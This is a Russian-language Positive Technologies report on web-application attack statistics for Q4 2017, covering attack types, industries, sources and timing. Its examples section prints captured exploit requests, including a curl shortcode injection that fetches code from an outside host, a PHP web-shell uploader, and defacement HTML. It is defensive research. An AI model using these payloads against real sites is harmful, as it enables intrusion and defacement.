

СТАТИСТИКА АТАК НА ВЕБ-ПРИЛОЖЕНИЯ

IV КВАРТАЛ 2017 ГОДА

POSITIVE TECHNOLOGIES

СОДЕРЖАНИЕ

Введение..... 3

Основные результаты..... 4

Статистика атак на веб-приложения 5

 Типы атак..... 5

 Источники атак..... 11

 Динамика атак..... 11

Выводы 14

ВВЕДЕНИЕ

В данном исследовании представлена статистика атак на веб-приложения за IV квартал 2017 года. Исходные данные были получены в ходе пилотных проектов по внедрению меж-сетевого экрана уровня приложений PT Application Firewall, а также по итогам работы PT AF для защиты веб-приложений компании Positive Technologies.

В отчете рассмотрены наиболее распространенные типы атак, цели атак, их источники, а также интенсивность и распределение во времени. Кроме того, приводится статистика по отдельным отраслям экономики. Исследование атак позволяет оценить текущие тенденции в области безопасности веб-приложений, выявить актуальные угрозы и выделить факторы, на которые прежде всего следует обратить внимание при разработке веб-приложения и построении системы защиты.

Для получения более достоверных результатов автоматизированный поиск уязвимостей с помощью специализированного ПО для сканирования веб-приложений (например, Acunetix) был исключен из исходных данных. Приведенные в отчете примеры атак были проверены вручную на предмет ложных срабатываний и являются достоверными.

Ресурсы Positive Technologies рассматриваются в совокупности с ресурсами компаний из сферы информационных технологий.

ОСНОВНЫЕ РЕЗУЛЬТАТЫ



Практически 40% атак

нацелены на доступ
к данным



Каждая третья атака

направлена
на пользователей



34 629

максимальное число атак
на одну компанию в сутки
(из всех пилотных проектов)

Топ-5 источников атак по их количеству

Россия — 50,8%
США — 11,6%
Китай — 4,3%
Франция — 4,3%
Германия — 2,5%

Межсайтовое выполнение сценариев

29,1%

Внедрение SQL-кода

15,4%

Удаленное выполнение кода и команд ОС

14,2%

Ошибка настройки контроля доступа для методов протокола HTTP

11,6%

Выход за пределы назначенного каталога

9,3%

0% 10% 20% 30% 40% 50% 60% 70%

Самые распространенные атаки

Ночь

20%

Утро

25%

День

30%

Вечер

25%

0% 10% 20% 30% 40% 50% 60% 70%

Распределение атак по времени суток (по местному времени исследуемых организаций)

Банки и электронные торговые площадки

1864

Образование

243

IT-компании

203

Государственные учреждения

190

Здравоохранение

177

0 500 1000 1500 2000

Среднее количество атак в день на одну компанию



СТАТИСТИКА АТАК НА ВЕБ-ПРИЛОЖЕНИЯ

Типы атак

«Межсайтовое выполнение сценариев» и «Внедрение SQL-кода» в IV квартале 2017 года снова стали самыми распространенными атаками на веб-приложения, суммарно они составляют практически половину от всех атак. В отличие от предыдущего квартала «Межсайтовое выполнение сценариев» поднялось со второй строчки рейтинга на первую; в случае его успешной реализации злоумышленник может проводить атаки на клиентов веб-приложения, в том числе заражать их рабочие станции вредоносным ПО. Кроме того, практически в два раза выросла доля атак высокой степени риска «Удаленное выполнение кода и команд ОС», с помощью которых злоумышленник может получить полный контроль над сервером с веб-приложением. Данный тип атак занимает третье место в рейтинге. Распределение остальных атак в процентном соотношении поменялось незначительно по сравнению с исследованиями прошлых периодов.




Рисунок 1. Типы атак на веб-приложения

Распределение атак по степени риска в соответствии с используемой в РТ АФ классификацией представлено на диаграмме ниже.




Рисунок 2. Распределение атак на веб-приложения по уровню риска

Рассмотрим статистику по атакам на веб-приложения для различных отраслей экономики. В IV квартале в выборку попали веб-приложения учреждений сфер здравоохранения и образования, банков и электронных торговых площадок, IT-компаний и госучреждений. Данные по атакам для одной и той же отрасли экономики могут отличаться от показателей предыдущих периодов в связи с тем, что пилотные проекты по внедрению РТ АФ в каждом квартале реализуются для разных веб-приложений.

Учреждения сферы здравоохранения

В этом квартале из всех исследованных веб-приложений сферы здравоохранения основная часть относится к электронным регистратурам для пациентов. Обычно посетители таких веб-ресурсов недостаточно осведомлены в вопросах ИБ, поэтому злоумышленники в первую очередь пытаются проводить атаки именно на них.

При атаках, направленных на удаленное выполнение кода и команд ОС или на подключение локальных файлов, злоумышленники не всегда пытаются получить доступ к ресурсам внутренней сети, нарушить работоспособность приложения или получить доступ к чувствительной информации. Существуют и более интересные сценарии эксплуатации уязвимостей, обнаруженных в ходе успешных атак на веб-ресурсы. Недавно на сайте электронной регистратуры Министерства здравоохранения Сахалинской области был обнаружен майнер криптовалюты Monero¹. Недокументированный скрипт предназначался для добычи криптовалюты с помощью мощностей компьютеров посетителей электронной регистратуры. Майнер работал, пока у пользователя в браузере была открыта страница с веб-сайтом, после ее закрытия процесс майнинга прекращался. Одним из возможных вариантов внедрения майнера является успешная атака на веб-приложение. Но при этом не исключено, что скрипт был добавлен недобросовестным системным администратором.




Рисунок 3. Типы атак на веб-приложения сферы здравоохранения

Образовательные учреждения

По нашим наблюдениям, веб-ресурсы образовательных учреждений чаще всего атакуют именно сами учащиеся. Их основная цель — с помощью атак «Выход за пределы назначенного каталога» и «Подключение локальных файлов» получить доступ к данным, которые могут улучшить их успеваемость, например к экзаменационным материалам. Кроме того, часть нарушителей полагает, что атаки «Внедрение SQL-кода» могут помочь им изменить текущие оценки в электронном дневнике, результаты экзаменов и списки на получение стипендий.




Рисунок 4. Типы атак на веб-приложения образовательных учреждений

¹ securitylab.ru/news/490849.php

Банки и электронные торговые площадки

В этом квартале кроме веб-приложений банков были исследованы электронные торговые площадки, на которых проводятся аукционы, конкурсы, запросы котировок и предложений. Так как веб-ресурсы, на которых проводятся электронные торги, посещает огромное количество людей, злоумышленники стараются с помощью атак в первую очередь выявить уязвимость «Межсайтовое выполнение сценариев», а затем использовать ее для распространения вредоносного программного обеспечения среди посетителей и участников торгов. Кроме того, в ходе успешной атаки «Удаленное выполнение кода и команд ОС» злоумышленник может нарушить работоспособность электронной торговой площадки и сорвать запланированные аукционы. Для владельцев площадок подобные действия злоумышленника могут обернуться многочисленными жалобами от участников торгов и штрафами со стороны государственных регуляторов. Отдельно можно отметить, что особый интерес для злоумышленников при атаках на торговые площадки может представлять конкурсная документация участников торгов, составляющая коммерческую тайну (передача ее другим участникам торгов может привести к их необоснованному конкурентному преимуществу).




Рисунок 5. Типы атак на веб-приложения банков и электронных торговых площадок

IT-компании

В сфере IT основным отличием от прошлых кварталов является значительное снижение доли атак «Межсайтовое выполнение сценариев». Это объясняется тем, что в этом квартале в выборку попали веб-приложения, которые не являются интересными мишенями для злоумышленников с точки зрения использования их в качестве платформы для распространения вредоносного ПО среди посетителей. Самая распространенная атака на приложения IT-компаний — «Внедрение SQL-кода». В качестве примера успешной атаки можно привести случай с крупным поставщиком услуг веб-хостинга и оператором дата-центров Hetzner². В ноябре 2017 года злоумышленники с помощью атак «Внедрение SQL-кода» смогли получить доступ к клиентским данным (включая имена, адреса и телефоны), доменным именам, FTP-паролям и сведениям о банковском счете (без данных кредитных карт).

Из интересных особенностей в этом квартале можно отметить рост числа атак Optionsbleed и пример успешного отражения атак ботнета на новостной веб-ресурс крупной IT-компании при помощи PT AF. Более подробно эти атаки будут рассмотрены далее.




Рисунок 6. Типы атак на веб-приложения IT-компаний

² hetzner.co.za/news/konsoleh-database-compromise/

Государственные учреждения

Наибольшая часть веб-приложений государственных учреждений используется для обработки персональных данных граждан России или в качестве информационных и новостных веб-ресурсов. Злоумышленники в первую очередь пытаются с помощью атак «Внедрение SQL-кода» и «Выход за пределы назначенного каталога» получить несанкционированный доступ к персональным данным и иной чувствительной информации. Кроме того, каждая пятая атака злоумышленников направлена на пользователей веб-приложения. Злоумышленники пользуются тем, что большинство пользователей таких веб-ресурсов недостаточно хорошо разбираются в информационных технологиях и информационной безопасности.




Рисунок 7. Типы атак на веб-приложения госучреждений

Среднее количество атак по отраслям

По среднему числу зарегистрированных событий в день в этом квартале на первом месте находятся веб-приложения банков и электронных торговых площадок. Такой значительный отрыв от остальных отраслей объясняется двумя основными факторами. Во-первых, успешные атаки на системы ДБО и их клиентов приносят прямую финансовую выгоду злоумышленникам. Во-вторых, информацию, полученную в результате компрометации электронных торговых площадок, можно выгодно продать другим участникам торгов и компаниям-конкурентам.



Рисунок 8. Среднее число атак в день по отраслям

Примеры атак

При анализе результатов пилотного проекта для одной IT-компании был обнаружен ряд атак, направленных на эксплуатацию недавно опубликованных уязвимостей в CMS-платформе WordPress. Дальнейшее исследование показало, что данные атаки, вероятнее всего, производились при помощи ботнета из более чем 300 устройств. В течение суток было отправлено около 400 HTTP-запросов, при этом злоумышленники старались максимально скрыть свои действия, и с одного узла, входящего в ботнет, отправлялось не более двух запросов.




Рисунок 9. Атаки на веб-приложение на базе CMS WordPress 17–18 декабря (интерфейс PT AF)

high	Local File Inclusion	A Local File Inclusio...	REQUEST_ARGS.book...	162.245.81.239
high	OS Commanding	An OS Command Inject...	REQUEST_ARGS.regist...	222.255.122.58
high	OS Commanding	An OS Command Inject...	REQUEST_ARGS.checkpr	45.252.191.22
high	OS Commanding	An OS Command Inject...	REQUEST_ARGS.regist...	197.232.17.83
high	OS Commanding	An OS Command Inject...	REQUEST_ARGS.installit	45.115.236.80
high	OS Commanding	An OS Command Inject...	REQUEST_ARGS.regist...	143.0.191.2
high	OS Commanding	An OS Command Inject...	REQUEST_ARGS.installit	174.102.89.130
high	Path Traversal	A path traversal atte...	REQUEST_ARGS.befor...	213.233.57.135

Рисунок 10. IP-адреса узлов, входящих в ботнет (интерфейс PT AF)

REQUEST_PATH	/wp-content/plugins/wp-handy-lightbox/begin.php
REQUEST_POST_ARGS	installit
REQUEST_RAW_BODY	<pre> 1 POST /wp-content/plugins/wp-handy-lightbox/begin.php HTTP/1.1 2 Host: 3 Transfer-Encoding: chunked 4 Content-Type: multipart/form-data; boundary=0e356b1945a58bf2c03ace0a664b35822c9bc339 5 User-Agent: Mozilla/5.0 (Windows NT 4.0) AppleWebKit/5312 (KHTML, like Gecko) Chrome/38.0.838.0 Mobile Safari/5312 6 Connection: Close 7 8 --0e356b1945a58bf2c03ace0a664b35822c9bc339 9 Content-Disposition: form-data; name="installit" 10 Content-Length: 21 11 12 <?php 13 echo 'test'; 14 > 15 --0e356b1945a58bf2c03ace0a664b35822c9bc339-- </pre>

Рисунок 11. Запрос для эксплуатации уязвимости в CMS WordPress (интерфейс PT AF)

REQUEST_PATH	/wp-admin/admin-ajax.php
REQUEST_POST_ARGS	action=frm_forms_preview
REQUEST_POST_ARGS.before_html	[su_meta key=1 post_id=1 default='curl http://.../wp-content/themes/version.php?filter=system']
REQUEST_POST_ARGS.custom_style	1
REQUEST_POST_ARGS.form	[asdf-my]
REQUEST_RAW_BODY	<pre> 1 POST /wp-admin/admin-ajax.php HTTP/1.1 2 Host: 3 Transfer-Encoding: chunked 4 Content-Type: multipart/form-data; boundary=765a1f92326c56a25784fc64d229f1c70a60bf98 5 User-Agent: Mozilla/5.0 (compatible; MSIE 5.0; Windows NT 5.0; Trident/4.0) 6 Connection: Close 7 8 --765a1f92326c56a25784fc64d229f1c70a60bf98 9 Content-Disposition: form-data; name="action" 10 Content-Length: 17 11 12 frm_forms_preview 13 --765a1f92326c56a25784fc64d229f1c70a60bf98 14 Content-Disposition: form-data; name="form" 15 Content-Length: 11 </pre>

Рисунок 12. Запрос для эксплуатации уязвимости в CMS WordPress (интерфейс PT AF)

В ходе другого пилотного проекта была обнаружена цепочка атак, направленных на дефейс веб-приложения. Злоумышленники в течение суток пытались обойти механизмы защиты PT AF и успешно завершить атаку с помощью общедоступного эксплойта³.




Рисунок 13. Атаки, направленные на дефейс веб-приложения 25 декабря (интерфейс PT AF)

high	Path Traversal	A path traversal atte...	REQUEST_URI, REQU...	198.24.187.37	2017-12-25 02:56:17
high	Local File Inclusion	A Local File Inclusio...	REQUEST_ARGS.qfile	198.24.187.37	2017-12-25 02:56:17
medium	Evasion	The POST request has ...		198.24.187.37	2017-12-25 02:56:17
high	Path Traversal	A path traversal atte...	REQUEST_URI, REQU...	198.24.187.37	2017-12-25 02:56:19
high	Local File Inclusion	A Local File Inclusio...	REQUEST_ARGS.qfile	198.24.187.37	2017-12-25 02:56:19
medium	Evasion	The POST request has ...		198.24.187.37	2017-12-25 02:56:19
high	Local File Inclusion	A Local File Inclusio...	REQUEST_ARGS.qfile	198.24.187.37	2017-12-25 02:56:20
high	Path Traversal	A path traversal atte...	REQUEST_URI, REQU...	198.24.187.37	2017-12-25 02:56:20

Рисунок 14. Перечень атак, направленных на дефейс веб-приложения (интерфейс PT AF)

³ indexexploit.org/2017/12/poamla-component-comfocontact.html

REQUEST_METHOD	Q	POST
REQUEST_PATH	Q	/components/com_foxcontact/lib/file-uploader.php
REQUEST_POST_ARGS_post_raw_value	Q	<html> <title>Uploader By IndoXploit DOT</title> <p><?php echo 'cb' . php_uname() . 'cb'; ?> <?php echo 'cb' . getcwd() . 'cb'; ?><p> <form method='post' enctype='multipart/form-data'> <input type='file' name='idx_file'> <input type='submit' value='upload' name='upload'> </form> <?php if(isset(\$_POST['upload'])) { if(@copy(\$_FILES['idx_file']['tmp_name'], \$_FILES['idx_file']['name']) { echo\$_FILES['idx_file']['name']; } OK } else { echo\$_FILES['idx_file']['name']; } FAILED }} ?>
REQUEST_QUERY	Q	cid=0&mid=0&qqlfile=//.indoxploit_e1mXH.php
REQUEST_RAW_BODY	Q	1 POST /components/com_foxcontact/lib/file-uploader.php?cid=0&mid=0&qqlfile=//.indoxploit_e1mXH.php HTTP/1.1 2 Host: 3 X-Qtator-IP-Source: 4 X-Qtator-TCP-Info: 62770, 0, 750000 5 X-Forwarded-For: 6 X-Forwarded-Proto: http 7 Content-Length: 524 8 User-Agent: IndoXploitTools/1.1 9 Accept: */* 10 Cookie: 1 11 X-Requested-With: XMLHttpRequest 12 X-File-Name: indoxploit_e1mXH.php 13 Content-Type: image/jpeg 14 15 GIF89a;
REQUEST_SIZE	Q	965
REQUEST_URI	Q	/components/com_foxcontact/lib/file-uploader.php?cid=0&mid=0&qqlfile=//.indoxploit_e1mXH.php

Рисунок 15. Запрос для эксплуатации уязвимости, направленной на дефейс веб-ресурса (интерфейс PT AF)

REQUEST_METHOD	Q	POST
REQUEST_PATH	Q	/index.php
REQUEST_POST_ARGS_post_raw_value	Q	#Patch Your System <!-- <!DOCTYPE HTML> <html> <head> <title>Hacked by L0c4lh34rtz</title> <meta charset='UTF-8'> <meta name='author' content='L0c4lh34rtz #IndoXploit #Sanjungan Jiwa'> <meta name='keywords' content='IndoXploit, Sanjungan Jiwa, Hacked by IndoXploit, Hacked by L0c4lh34rtz'> <meta property='og keywords' content='IndoXploit, Sanjungan Jiwa, Hacked by IndoXploit, Hacked by L0c4lh34rtz'> </-->
REQUEST_QUERY	Q	option=com_foxcontact&view=loader&type=uploader&owner=module&id=0?cid=0&mid=0&qqlfile=//.indoxploit_e1mXH.php
REQUEST_RAW_BODY	Q	1 POST /index.php?option=com_foxcontact&view=loader&type=uploader&owner=module&id=0?cid=0&mid=0&qqlfile=//.indoxploit_e1mXH.php HTTP/1.1 2 Host: 3 X-Qtator-IP-Source: 4 X-Qtator-TCP-Info: 62770, 26000, 13000 5 X-Forwarded-For: 6 X-Forwarded-Proto: http 7 Content-Length: 1345 8 User-Agent: IndoXploitTools/1.1 9 Accept: */* 10 Cookie: 1 11 X-Requested-With: XMLHttpRequest 12 X-File-Name: indoxploit_e1mXH.php 13 Content-Type: image/jpeg 14
REQUEST_SIZE	Q	1811
REQUEST_URI	Q	/index.php?option=com_foxcontact&view=loader&type=uploader&owner=module&id=0?cid=0&mid=0&qqlfile=//.indoxploit_e1mXH.php

Рисунок 16. Запрос для эксплуатации уязвимости, направленной на дефейс веб-ресурса (интерфейс PT AF)

В итоге атака злоумышленников успехом не увенчалась, и подменить содержимое атакуемого веб-ресурса не удалось. Однако не все владельцы заботятся о безопасности своих веб-приложений. По результатам расследования инцидента, связанного с данной атакой, были найдены веб-сайты с измененной стартовой страницей (черный фон с названием хакерской группировки). Кроме того, злоумышленники добавляли в HTML-код музыкальное сопровождение, которое включалось при открытии страницы в браузере.




Рисунок 17. Стартовая страница веб-приложения после дефейса

В прошлом квартале мы писали о том, что PT AF успешно зарегистрировал первые попытки эксплуатации уязвимости [CVE-2017-9798](#), известной как Optionsbleed, через три часа после публикации информации о ее деталях. В этом квартале количество атак данного типа значительно увеличилось: Optionsbleed входит в десятку самых распространенных атак, зарегистрированных в ходе наших пилотных проектов.

1	OPTIONS /local/templates/drive/include_areas/all_story.php?filter=41987 HTTP/1.0
2	Host:
3	X-Real-IP:
4	X-Forwarded-For:
5	X-Forwarded-Proto: https
6	Connection: close
7	Access-Control-Request-Method: GET
8	Origin: /story/?place=41987
9	Referer:
10	Access-Control-Request-Headers: cookie, x-requested-with
11	Cookie:
12	Accept-Language: en-us
13	Accept: */*, */*

Рисунок 18. Запрос в рамках атаки Optionsbleed (интерфейс PT AF)




Рисунок 19. Количество атак Optionsbleed в течение 10 дней (интерфейс PT AF)

Наибольшее количество атак Optionsbleed зафиксировано на веб-ресурсы нескольких IT-компаний, организующих системы совместного хостинга, так как данная атака актуальна только для такой конфигурации.

Злоумышленники не только продолжают активно следить за публикациями о новых уязвимостях, но и создают целые ботнеты, чтобы успешно и скрытно эксплуатировать уязвимости в веб-ресурсах. Основные мишени злоумышленников — некорректно сконфигурированные системы или веб-ресурсы, для компонентов которых не установлены последние обновления.

Источники атак

Статистика количества атак для всех исследуемых веб-приложений по сравнению с прошлыми периодами не изменилась. Практически половина атак на веб-ресурсы производится с российских IP-адресов. Это объясняется тем, что основная часть пилотных проектов по внедрению PT AF проводилась для российских компаний. В топ-5 источников атак, помимо России, входят США, Китай, Франция и Германия.




Рисунок 20. Доли атак по их источнику

Динамика атак

По результатам анализа статистической информации за IV квартал года можно оценить распределение атак по времени. Динамика атак проанализирована на материале пилотного проекта по внедрению PT AF, который длился практически весь квартал (80 дней, начиная со 2 октября 2017 года). За основу для построения диаграммы были взяты 10 наиболее распространенных типов атак; для каждого типа атак было посчитано их количество в сутки. Полученное распределение позволяет оценить, какие атаки выделяются из общего потока по количеству отправленных нарушителями запросов.




Рисунок 21. Количество атак в сутки по типам

По среднему количеству атак со значительным отрывом лидирует «Внедрение SQL-кода» — вторая по распространенности атака в этом квартале. В отдельные дни количество атак данного типа превышало 250. Для исследуемого веб-приложения можно отметить незначительное количество атак «Межсайтовое выполнение сценариев»: из-за особенностей веб-приложения и ограниченного числа посетителей атаки на пользователей не представляют для злоумышленников интереса.

Количество атак высокой степени риска «Внедрение SQL-кода» и «Подключение локальных файлов» оставалось стабильным на протяжении всего квартала и редко превышало порог в 100 атак в сутки. Подобная динамика объясняется тем, что для успешной реализации таких атак нарушителю необходимо подобрать некорректно фильтруемые символы либо имена сценариев, каталогов и файлов, поэтому одна атака может длиться несколько суток и разбиваться на множество попыток, которые детектируются PT AF в виде одной корреляционной цепочки.

Среднее количество атак других типов не превышает двух десятков в сутки.

Аналогичным образом можно рассмотреть распределение суточного количества атак по дням недели.




Рисунок 22. Распределение атак по дням недели

В среднем число атак в сутки варьировалось от 200 до 300 и крайне редко опускалось ниже 100. Отмечен спад активности злоумышленников к концу недели, но при этом отдельные пиковые значения по атакам зафиксированы не только в рабочие дни организации, но и в выходные. Максимальное количество зафиксированных атак в день для исследуемого веб-приложения составило 683.

Динамику атак можно оценить не только по дням недели, но и по времени суток. При построении диаграммы учитывалось местное время организации.

